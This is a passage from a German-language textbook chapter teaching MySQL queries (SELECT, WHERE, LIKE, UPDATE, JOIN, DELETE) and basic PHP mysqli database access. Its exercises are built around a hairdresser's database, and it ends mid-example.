Übung E: Daten für die Mitarbeiter Tabelle

- Aktiviere die Datenbank **FriseurDB**
- Füge die Datensätze (wie unten dargestellt) in die **Mitarbeiter** Tabelle ein.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

MitarbeiterID	Name	Geschlecht	GebDatum	BeschArt
10	Adam	M	1981-08-03	Teilzeit
11	Zaun	M	1991-10-04	Teilzeit
12	Purkarthofer	W	1992-05-03	Vollzeit

Übung F: Datensätze importieren

- Öffne die Datei **Friseurdaten.sql** ← Diese Datei beinhaltet Datensätze für die Tabellen **Produkte** und **Mitarbeiter**.
- Führe den SQL-Code aus, damit die beiden Tabellen mit weiteren Daten gefüllt werden.
- Wenn es eine Fehlermeldung gibt, dann stimmt höchstwahrscheinlich etwas nicht mit der Struktur der Tabellen **Produkte** bzw. **Mitarbeiter**.

11.4 MySQL SELECT

Mit dem `SELECT` *Befehl lässt sich der Inhalt einer Tabelle anzeigen.* `SELECT` *benötigt die Spaltennamen und den Tabellennamen. Um die gesamte Tabelle anzuzeigen, werden statt der Spaltennamen ein Asterisk gesetzt.* `SELECT * FROM Tabellennamen;`

SQL Nur den Nachnamen, den Vornamen und das Geburtsdatum aus der Stammdaten-Tabelle der PersonalDB ausgeben!

```
USE PersonalDB;
SELECT Nachname, Vorname, GebDatum FROM Stammdaten;
```

SQL Die Ausgabe aufsteigend sortieren!

`ORDER BY` Sortiert die Ausgabe über eine Spalte mit dem Zusatz `ASC`
Das Beispiel zeigt die ältesten Mitarbeiter|innen zuerst!

```
SELECT Nachname, Vorname, GebDatum FROM Stammdaten
ORDER BY GebDatum ASC;
```

SQL Die Ausgabe absteigend sortieren!

`ORDER BY` Sortiert die Ausgabe über eine Spalte mit dem Zusatz `DESC`
Das Beispiel zeigt die jüngsten Mitarbeiter|innen zuerst.

```
SELECT Nachname, Vorname, GebDatum FROM Stammdaten
ORDER BY GebDatum DESC;
```

SQL Die Ausgabe kombiniert sortieren!

Das Beispiel sortiert zuerst die Abteilung absteigend, und danach die Nachnamen in Alphabetischer Reihenfolge

```
SELECT Nachname, Abteilung FROM Stammdaten
ORDER BY Abteilung DESC, Nachname ASC;
```

SQL Auf eine bestimmte Zahl limitieren

`LIMIT` Beschränkt die Ausgabe von Datensätzen auf einen bestimmten Wert. z. B. auf 10 Im Beispiel werden die zehn jüngsten Mitarbeiter|innen ausgegeben.

```
SELECT MitarbeiterID, Nachname, GebDatum FROM Stammdaten
ORDER BY GebDatum DESC LIMIT 10;
```

SQL `SELECT DISTINCT` gibt nur eindeutige Werte ohne Duplikate aus!
Im Beispiel werden alle unterschiedlichen Abteilungen ausgegeben.

```
SELECT DISTINCT Abteilung FROM Stammdaten;
```

Ü 11.4 MySQL SELECT

*Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.*

Übung G: Ausgabe aller Datensätze

- Aktiviere die Datenbank **FriseurDB**
- Es sollen alle Datensätze der **Mitarbeiter** Tabelle angezeigt werden.
- Es sollen alle Datensätze der **Produkte** Tabelle angezeigt werden.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung H: Ausgabe sortiert nach Geburtsdatum

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Daten der Spalten **Name**, **GebDatum** und **BeschArt** der Tabelle **Mitarbeiter**.
- Sortiere das Ausgabeergebnis nach dem Geburtsdatum (**GebDatum**) aufsteigend an. (also vom Ältesten zum Jüngsten)
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung I: Ausgabe sortiert nach Preis (absteigend)

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Daten der Spalten **Bezeichnung** und **Verkaufspreis** der Tabelle Produkte an.
- Sortiere das Ausgabeergebnis nach dem Verkaufspreis absteigend (also vom teuersten zum billigsten Produkt)
- Zusätzlich sollen nur die ersten 8 Produkte angezeigt werden!
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung J: Unterschiedliche Warengruppen

- Aktiviere die Datenbank **FriseurDB**
- Ermittle aus der **Produkte** Tabelle, welche unterschiedlichen Warengruppen es gibt!
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

11.5 MySQL WHERE

*Die **WHERE** Klausel schränkt eine SQL Abfrage auf eine oder mehrere Bedingungen ein. **WHERE** benötigt eine Spalte und eine Suchbedingung!*

SQL

Ausgabe des Datensatz mit der `MitarbeiterID = 26`

Es wird der ganze Datensatz für den Mitarbeiter mit der ID 26 angezeigt.

```
USE PersonalDB;
SELECT * FROM Stammdaten WHERE MitarbeiterID = 26;
```

SQL

Ausgabe aller Datensätze mit dem Nachnamen 'Meier'

Alle Mitarbeiter|innen mit dem Nachnamen 'Meier' werden ausgegeben. Zeichenketten werden mit einfachen Hochkomma definiert.

```
SELECT * FROM Stammdaten WHERE Nachname = 'Meier';
```

SQL

Alle Mitarbeiter|innen ausgeben, die vor dem 01. Jänner 2000 geboren wurden!

```
SELECT Nachname, GebDatum FROM Stammdaten
WHERE GebDatum < '2000-01-01';
```

*Die **WHERE** Klausel kann auch Vergleichsoperatoren anwenden.*
= ist gleich, > größer, < kleiner, < > ungleich usw.

SQL

Ausgabe aller Mitarbeiter|innen die im Jahr 2005 geboren wurden

Mit dem **BETWEEN** Operator lässt sich die **WHERE**-Klausel auf einen Bereich zwischen zwei Werten einschränken!

```
SELECT * FROM Stammdaten
WHERE GebDatum BETWEEN '2005-01-01' AND '2005-12-31';
```

SQL

Ausgabe aller Frauen in der Abteilung 'Buchhaltung'

Zwei oder mehr **WHERE** Klauseln lassen sich mit dem Operator **AND** verbinden. Zusätzlich wird eine Spalte **Anrede** mit dem immer gleichen Wert '**Frau**' angezeigt. Die Spalte Anrede wird nur in der Ausgabetabelle angezeigt!

```
SELECT 'Frau' AS Anrede, Nachname, Abteilung
FROM Stammdaten
WHERE Geschlecht = 'W' AND Abteilung = 'Buchhaltung';
```

*Neben dem **AND** Operator gibt es noch den **OR** (Oder) Operator! Bei **AND** erfolgt die Anzeige wenn beide Bedingungen **TRUE** sind. Bei **OR**, wenn eine der Bedingungen **TRUE** ist.*

Ü 11.5 MySQL WHERE

*Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.*

Übung K: Suche über die ID

- Aktiviere die Datenbank **FriseurDB**
- Zeige den vollen Datensatz von Frau Rucker an.
- Die Information ist in der Mitarbeiter Tabelle zu finden. Frau Rucker hat die ID 24.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung L: Suche über das Geschlecht

- Aktiviere die Datenbank **FriseurDB**
- Es sollen die Spalten **Name**, **Geschlecht** und **BeschArt** aus der Tabelle **Mitarbeiter** ausgegeben werden.
- Beschränke die Ausgabe auf nur **weibliche** Mitarbeiterinnen.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung M: Ausgabe aller Mitarbeiterinnen nach Geburtsdatum

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Datensätze der Tabelle **Mitarbeiter** an.
- Beschränke die Ausgabe auf alle Mitarbeiter_innen, die nach dem Jahr 2000 geboren wurden.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung N: Suche nach allen Männer in Vollzeitbeschäftigung

- Aktiviere die Datenbank **FriseurDB**
- Zeige die Spalten **Name**, **GebDatum** und **BeschArt** an.
- Beschränke die Suche auf alle Männer, die in Vollzeit beschäftigt sind.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

11.6 MySQL LIKE

In Verbindung mit der `WHERE` *Klausel gibt es eine Mustererkennung mit dem Operator* `LIKE`. `LIKE` *unterscheidet nicht zwischen Groß- und Kleinschreibung, zumindest nicht in MySQL (PostgreSQL im Vergleich ist CaseSensitiv). Zusätzlich können Platzhalter (Wildcards, bzw. Joker) eingesetzt werden. Das Prozentzeichen* `%` *ersetzt einen Textteil mit beliebigen Zeichen und beliebiger Länge. Der Unterstrich* `_` *steht exakt für nur ein einziges, beliebiges Zeichen.*

SQL

Suche nach einem Vornamen mit einem _ Platzhalter

Im Beispiel wird der letzte Buchstabe mit einem Platzhalter für ein einziges Zeichen belegt. Als Ergebnis bekommt man sowohl Christine also auch Christina. `LIKE` ignoriert die Großschreibung!

```
USE PersonalDB;
SELECT Nachname, Vorname FROM Stammdaten
WHERE Vorname LIKE 'christin_';
```

SQL

Suche nach allen Nachnamen die mit einem M beginnen

Das Beispiel gibt alle Nachnamen aus, die mit einem M beginnen.
`LIKE` ignoriert die Großschreibung!

```
SELECT Nachname, Vorname FROM Stammdaten
WHERE Nachname LIKE 'm%';
```

SQL

Ausgabe aller Mitarbeiter|innen die im Juni Geburtstag feiern!

Mit die Platzhalter ersetzen das Jahr und den Tag. Somit wird nur nach dem Monat 06 gesucht!

```
SELECT Nachname, Vorname, GebDatum FROM Stammdaten
WHERE GebDatum LIKE '%-06-%';
```

SQL

Alle Mitarbeiter|innen aus den Abteilungen Lager und Verkauf anzeigen!

Mit dem Schlüsselwort IN kann eine Liste mit Werten definiert werden. IN benötigt eine Klammer - die Suchbegriffe werden durch Beistriche getrennt!

```
SELECT Nachname, Vorname, Abteilung FROM Stammdaten
WHERE Abteilung IN ('Lager', 'Verkauf')
ORDER BY Abteilung;
```

`IN` und `LIKE` lassen sich nicht kombinieren.
Eine Lösung wäre, die `WHERE`*-Klausel mit dem* `OR` *Operator zu verbinden*

```
SELECT Nachname, Vorname, Abteilung FROM Stammdaten
WHERE Abteilung LIKE 'La%' OR Abteilung LIKE 'Ve%'
ORDER BY Abteilung;
```

Ü 11.6 MySQL LIKE

*Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.*

Übung O: Suche nach Cremeoxyd

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Datensätze der Tabelle Produkte an.
- Beschränke die Ausgabe auf alle Produkte mit der **Bezeichnung** Cremeoxyd. Es sollen nur die Produkte **Cremeoxyd 3%** und **Cremeoxyd 6%** angezeigt werden.
  Verwende also eine `WHERE LIKE` Abfrage mit Platzhaltern.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung P: Suche nach Antidandruff

- Aktiviere die Datenbank **FriseurDB**
- Zeige die Spalten **Bezeichnung, Verkaufspreis und Warengruppe** aus der Tabelle **Produkte** an.
- Beschränke die Ausgabe auf alle Einträge die das Wort **Dandruff** beinhalten.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung Q: Suche nach Mitarbeitern die im Mai Geburtstag feiern

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Datensätze der Tabelle **Mitarbeiter** an.
- Beschränke die Ausgabe auf alle Mitarbeiter_innen, die im Mai Geburtstag feiern.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung R: Suche mit zwei Bedingungen

- Aktiviere die Datenbank **FriseurDB**
- Zeige alle Daten der Tabelle Produkte an.
- Beschränke die Suche auf die Worte **Hair** und **Tonic** in der Spalte **Bezeichnung**.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

11.7 MySQL UPDATE

Datenwerte ändert man mit dem `UPDATE` *Befehl. Dieser benötigt den Tabellennamen. Mit* `SET` *wird die Spalte und der neue Wert angegeben. Mit einer* `WHERE` *Klausel wird ein oder mehrere Werte für die Änderung selektiert. Achtung: Ohne* `WHERE` *Klausel werden alle Datenwerte einer Spalte überschrieben!*

SQL

Frau Gangl Susanne (MitarbeiterID 20) hat geheiratet und heißt nun Schober Susanne!

Über die MitarbeiterID, die eindeutige Primärschlüsselspalte wird der Datensatz identifiziert und mit **UPDATE** und **SET** wird der Wert geändert!

```
USE PersonalDB;
UPDATE Stammdaten SET Nachname = 'Schober'
WHERE MitarbeiterID = 20;
```

SQL

Die Stammdaten-Tabelle bekommt eine neue Spalte: Bonus

Mit **ALTER TABLE** und **ADD** wird eine neue Spalte zur Stammdaten-Tabelle hinzugefügt. Sie soll vom Typ **SMALLINT** sein und beschreibt eine jährliche Bonuszahlung für Mitarbeiter|innen.

```
ALTER TABLE Stammdaten
ADD Bonus SMALLINT;
```

SQL

Alle bekommen einen Bonus von € 450,-

Die neue Spalte Bonus ist zur Zeit noch mit NULL belegt. Mit dem **UPDATE** Befehl wird die Spalte bei allen Mitarbeiter|innen mit 450 gefüllt!

```
UPDATE Stammdaten SET Bonus = 450;
```

SQL

Alle Mitarbeiter|innen der Abteilung Buchhaltung bekommen einen Bonus von € 600,-

Über die **WHERE** Klausel wird die Abteilung Buchhaltung ausgewählt.

```
UPDATE Stammdaten SET Bonus = 600
WHERE Abteilung = 'Buchhaltung';
```

SQL

Alle Frauen bekommen zusätzlich noch € 70,-

SQL kann auch mathematische Operationen ausführen.
Hier wird zum Bonus noch € 70,- hinzugefügt.

```
UPDATE Stammdaten
SET Bonus = Bonus + 70
WHERE Geschlecht = 'W';
```

Ü 11.7 MySQL UPDATE

*Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.*

Übung S: Preisänderung

- Aktiviere die Datenbank **FriseurDB**
- Ändere den Preis von **Perm Standard** (ArtikelNr 18) von € 19.90 auf € 17.90
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung T: Änderung der Warengruppe

- Aktiviere die Datenbank **FriseurDB**
- Überschreibe die Warengruppen Treatments und Dauerwelle aus der Tabelle Produkte in --> Chemie.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung U: Neue Spalte Rabatt

- Aktiviere die Datenbank **FriseurDB**
- Füge der Tabelle Produkte eine weitere Spalte Rabatt mit dem Typ `SMALLINT` hinzu.
- Fülle die neue Spalte Rabatt mit dem Wert 3 %.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung V: Änderungen der Rabatte


- Aktiviere die Datenbank **FriseurDB**
- Ändere den Rabatt aller Produkte der Warengruppe **Styling** auf 5 %.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

Übung W: Erhöhung der Rabatte

- Aktiviere die Datenbank **FriseurDB**
- Alle Produkte, die einen höheren Verkaufspreis als € 6,- haben, sollen zum bestehenden Rabatt noch zusätzlich 4 % hinzuaddiert bekommen!
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

11.8 MySQL JOIN

*Bei der Datenbankmodellierung werden Tabellen miteinander verbunden. Unsere **Stammdaten**-Tabelle wird mit der **Kontakt**-Tabelle in einer 1:n Verbindung verbunden. Die Spalte **MitarbeiterID** entspricht der **fk_mid** Spalte der **Kontakt**-Tabelle. In der **MitarbeiterID** kann ein Wert nur einmal vorkommen (Primärschlüssel). In der **fk_mid** Spalte können die Werte öfters vorkommen - so ergibt sich die 1:n Verbindung. So kann in der **Kontakt**-Tabelle ein Mitarbeiter mehrere Adressen oder Mobiltelefon-nummern gespeichert werden!*



UML Darstellung der Tabellen Stammdaten und Kontakte in einer 1:n Verbindung über die Spalten MitarbeiterID und fk_mid!

*Öffne die Datei **L118_Kontakte.sql** und kopiere sie in die Konsole von phpMyAdmin. Darin befindet sich die Struktur der Kontakte-Tabelle und Daten.*

SQL

Abfrage über zwei Tabellen mit der Ausgabe aller Datensätze

JOIN	Verbindet die zwei Tabellen.
ON	Gibt an, welche Spalten gebunden werden.

```
USE PersonalDB;
SELECT * FROM Stammdaten JOIN Kontakte
ON MitarbeiterID = fk_mid;
```

SQL

Ausgabe der Adresse und der Telefonnummer von Herrn Weber Armin (**MitarbeiterID 45**)

Die Abfrage wird um eine WHERE Klausel erweitert.


```
SELECT Vorname, Nachname, Strasse, PLZ, Ort, Mobil
FROM Stammdaten JOIN Kontakte
ON MitarbeiterID = fk_mid
WHERE MitarbeiterID = 45;
```

SQL

Abfrage aller Grazer|innen mit einer Ausgabe des Namen und dem Ort

```
SELECT Vorname, Nachname, Ort
FROM Stammdaten JOIN Kontakte
ON MitarbeiterID = fk_mid
WHERE Ort LIKE '%Graz%';
```

*Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.*



Übung X: Lager-Tabelle

- Aktiviere die Datenbank **FriseurDB**
- Erstelle eine Tabelle mit dem Namen Lager und der Struktur wie im UML-Beziehungsdiagramm oben dargestellt ist.
- Die Spalte **LagerID** ist die Primärschlüsselspalte.
- Öffne die Datei **FriseurLager.sql** ← In diesem File sind Datensätze für die Lager Tabelle gespeichert.
- Füge die Daten in die Tabelle ein!

Übung Y: Join-Abfragen

- Aktiviere die Datenbank **FriseurDB**
- **Produkte-Lager:** Frage die Spalten ArtikelNr, Bezeichnung, BarCode, LagerIST und LagerFachNr ab.
- **Produkte-Lager:** Frage den LagerOrt vom Artikel **Protective Cream** (Artikelnr 14) ab.
- **Produkte-Lager:** Zeige die Bezeichnung und Warengruppe aller Produkte am LagerOrt Graz an und sortiere sie nach den Warengruppen.
- **Lager-Mitarbeiter:** Zeige alle Daten, die zur Mitarbeiterin Frau Mollich passen.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

11.9 MySQL DELETE

Mit dem **DELETE** *Befehl kann man einen ganzen Datensatz (eine Zeile) bzw. die gesamte Tabelle löschen. Der* **DELETE** *Befehl muss also um eine* **WHERE** *Klausel erweitert werden, weil ohne sie, die gesamte Tabelle gelöscht wird.*

SQL

Frau Weber Kerstin (**MitarbeiterID 15**) hat gekündigt und wird aus der Stammdaten-Tabelle gelöscht

DELETE benötigt den Tabellennamen und eine WHERE Klausel. In Folge wird der gesamte Datensatz von MitarbeiterID 15 gelöscht!

```
USE PersonalDB;
DELETE FROM Stammdaten WHERE MitarbeiterID = 15;
```

SQL

Alle Datensätze löschen, die kein Passwort haben!

In der Stammdaten-Tabelle gibt es Eintrage der Spalte Passwort die NULL sind. Im Beispiel werden diese gelöscht!

```
DELETE FROM Stammdaten WHERE Passwort IS NULL;
```

SQL

Die Spalte Login löschen!

Die Daten einer Spalte löscht man mit **UPDATE**, indem man die Werte einfach auf **NULL** setzt.

```
UPDATE Stammdaten SET Login = NULL;
```

Mit **ALTER TABLE** kann die Spalte mit Struktur und Daten gelöscht werden.

```
ALTER TABLE Stammdaten DROP COLUMN Login;
```

Mit **ALTER TABLE** *und* **ADD** *kann eine Spalte hinzugefügt werden.*
Mit **ALTER TABLE** *und* **MODIFY** *kann man Strukturveränderungen an der Spalte vornehmen. Im Beispiel wird der Typ der Spalte Bonus von* **SMALLINT** *auf* **DECIMAL** *mit 5 Stellen und 2 Nachkommastellen geändert!*

```
ALTER TABLE Stammdaten MODIFY Bonus DECIMAL(5,2);
```

SQL

Den gesamten Tabelleninhalt löschen!

Eine Tabelle mit Daten und Struktur löscht man mit **DROP TABLE**.
Im Beispiel werden alle Inhalte der Stammdaten-Tabelle gelöscht!

```
DELETE FROM Stammdaten;
```

Keine Sorge - in der Datei ***L119_Sicherung.sql*** *findest du ein Back-Up der Stammdaten-Tabelle!*

Als Alternative zum Löschen des gesamten Tabelleninhalt gibt es **TRUNCATE**

```
TRUNCATE Stammdaten;
```

*Die Übungsbeispiele aus **Kapitel 11 – MySQL** handeln von einem Friseurbetrieb. Sämtliche Übungen gehören also zusammen und sind aufbauend.*

*Der aktuelle Stand der FriseurDB ist in der Datei **FriseurDBSicherung.sql** gespeichert.*

Übung Z: Löschaufträge

- Aktiviere die Datenbank **FriseurDB**
- 1. Mitarbeiter: Lösche Herrn Seicht (MitarbeiterID 27) aus der Tabelle Mitarbeiter.
- 2. Mitarbeiter: Lösche alle Mitarbeiter_innen die im Februar Geburtstag haben.
- 3. Produkte: Lösche alle Produkte die teurer als € 10,- sind.
- 4. Produkte: Lösche alle Produkte der Warengruppe **Wasserstoff**.
- 5. Produkte: Entferne die Spalte **BarCode**.
- 6. Produkte: Ändere den Typ der Spalte **Rabatt** auf `DECIMAL` mit zwei Nachkommastellen.
- 7. Lager: Lösche alle Datensätze vom **LagerOrt** Graz in welchen der **LagerIST** kleiner als 20 ist.
- 8. Lager: Lösche alle Styling Produkte aus der Lager-Tabelle. (Die Styling-Produkte sind als Warengruppe in der Produkte Tabelle angeführt. Im Tipp unten ist ein Beispiel wie man einen `DELETE` Befehl mit `JOIN` kombinieren kann)
- 9. Produkte: Lösche die gesamte Tabelle **Produkte**.
- Führe alle Befehle aus und speichere sie in einer sql-Datei.

TIPP: `DELETE` lässt sich auch mit einem `JOIN` ausführen. Im Beispiel werden alle Daten aus der Lager-Tabelle gelöscht, die mit der Mitarbeiterin Frau Brandl (MitarbeiterID 28) assoziiert sind.

```
DELETE Lager FROM Lager JOIN Mitarbeiter
             ON MitarbeiterID = fk_MitarbeiterID
WHERE Name = 'Brandl';
```

12.1 mysqli_connect()

PHPL121
MedienDB.sql
Medienbetriebe.sql

Um mit PHP auf eine MySQL Datenbank zugreifen zu können, muss zuerst ein Handler definiert werden, der aus dem Namen der Datenbank und Benutzerinformationen besteht. Dafür gibt es die Methode **`mysqli_connect()`**.

Im Kapitel 12 bearbeiten wir eine Datenbank mit diversen Medienbetrieben.
*Wir starten damit, in phpMyAdmin eine neue Datenbank (**MedienDB**) und einen Benutzer (**MedienAdmin**) mit allen Rechten anzulegen!*

Anlegen einer neuen Datenbank mit dem Namen MedienDB über die Konsole von phpMyAdmin!

SQL

```
CREATE DATABASE MedienDB;
```

Anlegen des Benutzer MedienAdmin mit dem Passwort geheim und allen Rechten für die Datenbank MedienDB in der Konsole von phpMyAdmin.

SQL

```
USE MedienDB;
CREATE USER 'MedienAdmin'@'%'
IDENTIFIED BY 'geheim';

GRANT ALL PRIVILEGES ON MedienDB.*
TO 'MedienAdmin'@'%' WITH GRANT OPTION;
```

*Öffne die Datei **Medienbetriebe.sql.** Sie beinhaltet eine Tabelle mit dem Namen Medienbetriebe und dazu passende Datensätze. Kopiere den Inhalt in die Konsole von phpMyAdmin und führe die SQL-Befehle aus!*

*Nachdem die **MedienDB** mit Benutzer und Tabelle erstellt wurde, können wir über PHP auf diese zugreifen. Das Verbindungsobjekt wird einer Variable zugewiesen.*

PHP

```
mysqli_connect(Server, Nutzer, Passwort, Datenbank);
```

Die Verbindung wird über die Parameter Server, Benutzer, Passwort und Datenbank hergestellt. **`mysqli_connect`** liefert bei erfolgreicher Verbindung zur Datenbank ein Objekt. Sollte die Verbindung scheitern, wird **`FALSE`** zurück gegeben!

```
<?php
   $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");
   if (!$db) {echo mysqli_connect_error();}
   else {echo 'Verbindung erfolgreich... '}
?>
```

`mysqli_connect_error()` *gibt einen etwaigen Fehler bei der Datenbankverbindung zurück.*

12.2 mysqli_query()

Nach einem erfolgreichen Verbindungsaufbau zur Datenbank wollen wir selbstverständlich auch SQL Befehle abfragen. Dafür gibt es die `mysqli_query()` *Funktion, die den Datenbank-Handler und den SQL-Code als String benötigt. Mit* `mysqli_fetch_all()` *wird dann das Ergebnis der Abfrage in ein Array gespeichert.*

PHP

mysqli_query()

Zuerst wird mit mysqli_connect die Verbindung zur Datenbank aufgebaut. Das Datenbankobjekt wird der Variable `$db` übergeben.

Im zweiten Schritt wird die SQL Abfrage (die Spalten FunkID und Firmenname der Tabelle Medienbetriebe) als String in der Variable `$sql` gespeichert.

Die `mysqli_query($db, $sql)` Methode benötigt den Datenbankhandler (`$db`) und den SQL Code (`$sql`). Das Ergebnis der Abfrage wird in der Variable `$ergebnis` gespeichert.

Zuletzt wird das Ergebnis mit `mysqli_fetch_all()` ausgewertet und im `$ausgabeArray` gespeichert.

Am Schluss sollte man die Datenbankverbindung mit `mysqli_close()` wieder schließen.

```
<?php
   $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

   $sql = "SELECT FunkID, Firmenname FROM Medienbetriebe";
   $ergebnis = mysqli_query($db, $sql);

   $ausgabeArray = mysqli_fetch_all($ergebnis, MYSQLI_ASSOC);
   mysqli_close($db);
?>
```

Der zweite Parameter der `mysqli_fetch_all` *Funktion definiert die Art der Rückgabe, also wie das Array aufgebaut sein soll:*

`MYSQLI_ASSOC`	*Assoziiertes Array (mit Namen für die Schlüssel)*
`MYSQLI_NUM`	*Nummerisches Array (mit aufsteigenden Zahlen als Schlüssel)*
`MYSQLI_BOTH`	*Beide Arten für die Schlüssel*

Mit `print_r($ausgabeArray)` *kann man sich das Array ansehen!*

Das Array kann dann mit einer Schleife weiter verarbeitet werden. Im Beispiel unten werden die Datensätze in einer Aufzählung ausgegeben!

```
echo '<ul>';
for($i = 0; $i < count($ausgabeArray); $i++) {
   echo '<li>' . $ausgabeArray[$i]["FunkID"] . ' - ';
   echo $ausgabeArray[$i]["Firmenname"] . '</li>';
}
echo '</ul>';
```

12.3 mysqli_num_rows()

Die Funktion **`mysqli_num_rows()`** *zählt die Anzahl der Datensätze einer Ereignisrückgabe von einem* **`mysqli_query()`** *Befehl und gibt diese als Integer Wert zurück.*

Damit kann man prüfen, ob ein **`SELECT`** *Befehl mehr als 0 Datensätze gefunden hat um in Folge den Fetch-Befehl auszuführen.*

PHP **mysqli_num_rows()**

```
<?php
   $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

   $sql = "SELECT FunkID, Firmenname FROM Medienbetriebe
           WHERE Ort = 'WIEN'";

   $ergebnis = mysqli_query($db, $sql);
   $anzahl = mysqli_num_rows($ergebnis);

   if($anzahl > 0) {
      echo 'Anzahl der gefunden Datensätze: ' . $anzahl;
      $ausgabeArray = mysqli_fetch_all($ergebnis);}
   else {echo 'Nichts gefunden!';}
?>
```

Alternativ kann auch **`mysqli_affected_rows()`** *verwendet werden. Diese Funktion wertet nicht das Ergebnis der SQL-Abfrage aus, sondern blickt auf den Verbindungshandler und ermittelt die Anzahl der betroffenen Datensätze des letzten abgesetzten SQL Befehls.*

`mysqli_affected_rows()` *gibt ebenfalls einen Integer-Wert zurück – kann aber im Vergleich zu* **`mysqli_num_rows()`** *auch für* **`UPDATE`** *oder* **`DELETE`** *Anweisungen verwendet werden!*

PHP **mysqli_affected_rows()**

```
<?php
   $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

   $sql = "UPDATE Medienbetriebe SET Typ = 'TV'
           WHERE Typ = 'Fernsehen'";

   $ergebnis = mysqli_query($db, $sql);
   $anzahl = mysqli_affected_rows($db);

   echo 'Anzahl der Datensätze: ' . $anzahl;
?>
```

12.4 mysqli_fetch_assoc()

Mit **`mysqli_fetch_assoc()`** *in einer* **`while`** *Schleife, werden alle gefundenen Datensätze einzeln aufgerufen und in einem assoziativen Array gespeichert. Damit erspart man sich ein paar Codezeilen. Die* **`mysqli_fetch_assoc()`** *Funktion benötigt das Ergebnis Objekt einer vorherigen SQL Abfrage.*

PHP	**`mysqli_fetch_assoc()`**
	Im Beispiel wird eine Verbindung zur Datenbank hergestellt. Die SQL Abfrage holt die Spalten FunkID, Firmenname und Website mit der Einschränkung dass die Website nicht **`NULL`** sein darf. Wenn Datensätze gefunden werden (geprüft über **`mysqli_num_rows`**), dann wird eine Ausgabetabelle erzeugt. **`mysqli_fetch_assoc`** ermittelt jeden Datensatz einzeln und gibt ihn an die Array-Variable **`$dsatz`** weiter. Auf die **`$dsatz`** Variable kann nun assoziativ über den Spalten-Namen zugegriffen werden. z. B. Die Werte der Spalte FunkID sind in **`$dsatz["FunkID"]`** gespeichert. Die Website wird als Hyperlink angezeigt.

```php
<?php
   $db = mysqli_connect("localhost", "MedienAdmin",
                        "geheim", "MedienDB");

   $sql = "SELECT FunkID, Firmenname, Website
           FROM Medienbetriebe
           WHERE Website IS NOT NULL";

   $ergebnis = mysqli_query($db, $sql);
